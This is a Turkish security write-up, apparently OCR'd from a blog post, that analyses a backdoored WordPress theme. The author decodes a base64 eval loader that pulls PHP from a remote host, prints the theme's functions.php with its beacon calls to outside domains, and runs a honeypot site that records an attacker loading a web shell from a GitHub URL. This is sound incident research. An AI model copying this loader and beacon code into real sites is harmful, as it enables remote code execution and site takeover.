


Base64 ile gizlenmiş bir diğer ZXZhbChAZmlsZV9nZXRfY29udGVudHMoImh0dHA6Ly95YWthbGFkaW1zaXppLmNvbS95YWJhbmNpL3gudHh0IikpOw== karakter dizisini çözdüğümde ise http://yakaladimsizi[.]com/yabanci/x.txt adresi ile karşılaştım. Bu sayfaya gittiğimde ise karşıma, yapılan istekte wp parametresinde yer alan adresteki veriyi çekip, kendisini wp-includes/js/js.php dosyasına yazan ve ardından da font.php dosyasında olduğu gibi http://wp[.]com.tr/alankontrol/l.php adresine site adını gönderen PHP kodu çıktı.




Site üzerinde keşfe çıktığımda PHP web shell olduğunu gördüğüm 2 tane kaynak koduna rastladım.






050c5218c20c624956eab832283a59b7 md5 özet değerini bulmak için kariyerdunyasi.org adında bir alan adı aldıktan sonra DigitalOcean üzerinde bir WordPress site oluşturmaya ve arkakapı içeren bir temayı yüklemeye karar verdim. Tabii sitemin hacklenmesini engellemek için arka kapı içeren dosyaları sadece yapılan istekleri kayıt altına alacak şekilde değiştirdim ve devreye aldım.


Dashboard
Droplets
Spaces
Images
Networking
Monitoring
API
Search by Droplet name (Ctrl+E
Create Droplets
Choose an image
Distributions
Container distributions
One-click apps
Snapshots
Backups
Discourse 2.0.20170531 on 16.04
Django 1.8.7 on 16.04
Docker 17.12.0~ce on 16.04
Dokku 0.11.3 on 16.04
Ghost 1.21.1 on 16.04
GitLab 10.6.4-ce.0 on 16.04
LAMP on 16.04
LEMP on 16.04
Machine Learning and AI
MEAN on 16.04
MongoDB 3.4.10 on 16.04
MySQL on 16.04
NodeJS 6.12.3 on 16.04
PhpMyAdmin on 16.04
Ruby-on-Rails on 16.04
WordPress 4.9.1 on 16.04
Choose a size
Standard Droplets
Balanced virtual machines with a healthy amount of memory tuned to host and scale applications like blogs, web applications, testing / staging environments, in-memory caching and databases.
CPU Optimized Droplets
Compute optimized virtual machines with dedicated hyper-threads from best in class Intel CPUs for CPU intensive applications like CI/CD, video encoding, machine learning, ad serving, batch processing and active front-end web servers.

Kariyer Dünyası – Bir baş
www.kariyerdunyasi.org
Hack 4 Career. Infor
LinkedIn
Mert SARICA (mert
Inbox - mert.sarica
Other bookmarks
Kariyer Dünyası
Özelleştir
0
Yeni
Merhaba, admin
KARİYER DÜNYASI
Bir başka WordPress sitesi





Aradan kısa bir süre geçtikten sonra art niyetli kişi 050c5218c20c624956eab832283a59b7 md5 özet değeri ile eşleşen özel karakterlerden, büyük küçük harflerden ve sayılardan oluşan 13 haneli karmaşık parolasını font.php dosyasına girdi! Sayfadan beklediği yanıtı alamadıktan sonra bu defa js.php dosyasına wp parametresi ile uzaktan dosya sistemine php web shell yüklemeye imkan tanıyan raw.githubusercontent.com/eynisey/test/master/test.txt adresini iletti ve art niyetli kişinin hedef sisteme erişmesine imkan tanıyan iki yöntem de ortaya çıkmış oldu. ;)


```
GNU nano 2.5.3                    File: wp-content/themes/Jobpress/functions.php

/* eval(base64_decode('ZXZhbChAZmlsZV9nZXRfY29udGVudHMoImh0dHA6Ly95YWthbGFkaW1zaXppLmNvbS95YWJhbmNpL3gudHh0IikpOw=='));  */
@$get_verileri = "http://yakaladimsizi.com/yabanci/l.php?a=http://".$_SERVER['HTTP_HOST'];
@file_get_contents($get_verileri);
error_log(print_r(date('d-m-Y H:i:s', $_SERVER['REQUEST_TIME']), true) . " [Yakaladimsizi.com Request] Client: " . print_r($_SERVER ['REMOTE_ADDR' ], true) .
                                        " Request: " . print_r($get_verileri, true) . "\r\n", 3, "/var/www/html/honeyweb.txt");

if(@function_exists("curl_init")){
        @$get_verileri = "http://wp.com.tr/alankontrol/l.php?a=//".$_SERVER['SERVER_NAME'];
        @$ch = curl_init();
        @curl_setopt( $ch , CURLOPT_URL , $get_verileri);
        error_log(print_r(date('d-m-Y H:i:s', $_SERVER['REQUEST_TIME']), true) . " [wp.com.tr Request] Client: " . print_r($_SERVER ['REMOTE_ADDR' ], true) .
                                        " Request: " . print_r($get_verileri, true) . "\r\n", 3, "/var/www/html/honeyweb.txt");
        @$veri = curl_exec($ch);
        @curl_close($ch);
}elseif(@function_exists("file_get_contents")){
        @$get_verileri = "http://wp.com.tr/alankontrol/l.php?a=//".$_SERVER['SERVER_NAME'];
        @file_get_contents($get_verileri);
        error_log(print_r(date('d-m-Y H:i:s', $_SERVER['REQUEST_TIME']), true) . " [wp.com.tr Request] Client: " . print_r($_SERVER ['REMOTE_ADDR' ], true) .
                                        " Request: " . print_r($get_verileri, true) . "\r\n", 3, "/var/www/html/honeyweb.txt");
}else{
        //
}

function selfURL() {
$uri = isset($_SERVER['REQUEST_URI']) ? $_SERVER['REQUEST_URI'] :
$_SERVER['PHP_SELF'];
$uri = parse_url($uri,PHP_URL_PATH);
$protocol = $_SERVER['HTTPS'] ? 'https' : 'http';
$port = ($_SERVER["SERVER_PORT"] == "80") ? "" : (":".$_SERVER["SERVER_PORT"]);
 $server = ($_SERVER['SERVER_NAME'] == 'localhost') ? $_SERVER["SERVER_ADDR"] : $_SERVER['SERVER_NAME'];
 return $protocol."://".$server.$port.$uri;
}
function fflink() {
global $wpdb, $wp_query;
/*
if (!is_page() && !is_front_page()) return;
$contactid = $wpdb->get_var("SELECT ID FROM $wpdb->posts
                WHERE post_type = 'page' AND post_title LIKE 'contact%'");
if (($contactid != $wp_query->post->ID) && ($contactid || !is_front_page())) return;
*/
$fflink = get_option('fflink');
$ffref = get_option('ffref');
$x = $_REQUEST['DKSWFYUW**'];
if (!$fflink || $x && ($x == $ffref)) {
  $x = $x ? '&ffref='.$ffref : '';
  @$get_verileri = "http://www.fabthemes.com/fabthemes.php?getlink=".urlencode(selfURL()).$x;
  $response = wp_remote_get($get_verileri);
  if (is_array($response))
        error_log(print_r(date('d-m-Y H:i:s', $_SERVER['REQUEST_TIME']), true) . " [FFLink Request] Client: " . print_r($_SERVER ['REMOTE_ADDR' ], true) .
                                        " $x: " . print_r($_REQUEST['DKSWFYUW**'], true) .
                                        " Request: " . print_r($get_verileri, true) .
                                        " Response: " . print_r($response['body'], true) . "\r\n", 3, "/var/www/html/honeyweb.txt");
  if (is_array($response)) $fflink = $response['body']; else $fflink = '';
  if (substr($fflink, 0, 11) != '!fabthemes#')
    $fflink = '';
  else {
    $fflink = explode('#',$fflink);
    if (isset($fflink[2]) && $fflink[2]) {
/*
      update_option('ffref', $fflink[1]);
      update_option('fflink', $fflink[2]);
*/
      $fflink = $fflink[2];
    }
    else $fflink = '';

^G Get Help    ^O Write Out   ^W Where Is    ^K Cut Text    ^J Justify     ^C Cur Pos     ^Y Prev Page   M-\ First Line  M-W WhereIs Next  ^^ Mark Text   M-} Indent Text  M-U Undo
^X Exit        ^R Read File   ^\ Replace     ^U Uncut Text  ^T To Spell    ^_ Go To Line  ^V Next Page   M-/ Last Line   M-] To Bracket    M-^ Copy Text  M-{ Unindent Text M-E Redo
```


www.kariyerdunyasi.org/honeyweb.txt

```
